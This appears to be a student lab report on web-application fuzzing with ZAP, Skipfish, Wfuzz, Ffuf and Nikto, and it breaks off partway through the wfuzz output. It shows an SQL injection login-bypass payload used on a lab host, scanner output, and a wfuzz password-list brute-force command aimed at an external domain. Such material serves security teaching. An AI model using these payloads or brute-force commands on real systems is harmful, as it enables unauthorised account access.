

Vulnerability and Threat Analysis

RIS430 NAA

Assignment 5

Application Fuzzing Tutorial Report

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Overview

Fuzzing is the technique of uncovering system vulnerabilities and defects by injecting invalid, malformed or unexpected inputs into a machine.

Throughout this assignment we have used different tools that use the basic idea of fuzzing in different ways to achieve various outputs and useful information.

The tools that we have used in this assignment are:


1. ZAP: It is a open source tool that can be used to identify vulnerabilities that can be found in web applications.
2. Skipfish: This is also an opensource tool that is used to carry out security checks on webpages.
3. Wfuzz: This is a command line tool that can be used to identify common vulnerabilities that can be found in web applications using the fuzzing technique.
4. Ffuf: It is a simple and fast fuzzer tool that can be used to enumerate directories, brute force webpages and so on.
5. Nikto: It is a command line tool that acts as a vulnerability scanner that can go through various web servers for fast security and informational checks.

We have compiled a brief tutorial of how to use all of these tools throughout the report given below.


Application Fuzzing in Websploit

Manual Fuzzing using ZAP


Entering random information in the login page to see where it is redirected to.




As we can see the credentials is redirected to a different page.




We try only inputting a single quote in the username.




As we can see this causes an Sqlite error to take place.



Now we use a malicious query, that bypasses the security of the login page.




The query we used “OR 1=1--”, according this query 1=1 which means that the email field is true regardless of anything and hence we are allowed to log in.



Manual Fuzzing Using Skipfish

Command used to scan the target using skipfish for potential vulnerabilities.



```
skipfish version 2.10b by lcamtuf@google.com

- 10.6.6.12 -

Scan statistics:
  Scan time : 0:02:14.720
  HTTP requests : 6390 (48.0/s), 12721 kB in, 1317 kB out (104.2 kB/s)
  Compression : 9027 kB in, 39615 kB out (62.9% gain)
  HTTP faults : 0 net errors, 0 proto errors, 0 retried, 0 drops
  TCP handshakes : 34 total (205.4 req/conn)
  TCP faults : 0 failures, 0 timeouts, 1 purged
  External links : 587 skipped
  Reqs pending : 593

Database statistics:
  Pivots : 44 total, 23 done (52.27%)
  In progress : 4 pending, 3 init, 14 attacks, 0 dict
  Missing nodes : 1 spotted
  Node types : 1 serv, 28 dir, 11 file, 0 pinfo, 2 unkn, 2 par, 0 val
  Issues found : 74 info, 0 warn, 11 low, 43 medium, 0 high impact
  Dict size : 33 words (33 new), 3 extensions, 256 candidates
  Signatures : 77 total
  ^C is type overview - click to expand:

Interesting file :
  1. http://10.6.6.12:3000/rest/2fa/status/7/ [ show trace + ]
  2. http://10.6.6.12:3000/rest/2fa/status/Express/ [ show trace + ]
  3. http://10.6.6.12:3000/rest/2fa/status/ [ show trace + ]
  4. http://10.6.6.12:3000/rest/2fa/status/head/ [ show trace + ]
  5. http://10.6.6.12:3000/rest/2fa/status/ [ show trace + ]
  6. http://10.6.6.12:3000/polyfills-es5.js [ show trace + ]


skipfish version 2.10b by lcamtuf@google.com
```

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The results are saved in a directory and it can be reviewed to go through the security concerns that need to be addressed.



skipfish

Scanner version: 2.10b Random seed: 0x513ae286 Scan date: Sun Aug 6 03:53:19 2023 Total time: 0 hr 0 min 54 sec 860 ms Problems with this scan? Click here for advice

Crawl results - click to expand:

Document type overview - click to expand:

Issue type overview - click to expand:

Interesting file (6)

1. http://10.6.6.12:3000/rest/2fa/status/7/ [show trace +]
Memo: CVS RCS data
2. http://10.6.6.12:3000/rest/2fa/status/Express/ [show trace +]
Memo: CVS RCS data
3. http://10.6.6.12:3000/rest/2fa/status/ [show trace +]
Memo: CVS RCS data
4. http://10.6.6.12:3000/rest/2fa/status/head/ [show trace +]
Memo: CVS RCS data
5. http://10.6.6.12:3000/rest/2fa/status/ [show trace +]
Memo: CVS RCS data
6. http://10.6.6.12:3000/polyfills-es5.js [show trace +]
Memo: server-side JavaScript source

Generic MIME type (higher risk) (6)

External content embedded on a page (higher risk) (3)


YSS vector in document body (0)

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
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
Initiating a primary vulnerability check using the nikto tool.



After that we are able to find out the endpoint at which the credentials are stored by the webserver.



When we use the wfuzz tool along with a common_pass wordlist on the endpoint we can find matches.



```
(kali@kali)-[/usr/share/wordlists/wfuzz/others]
$ wfuzz -c -w common_pass.txt -d "username=FUZZ" https://formoid.net/api/push
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

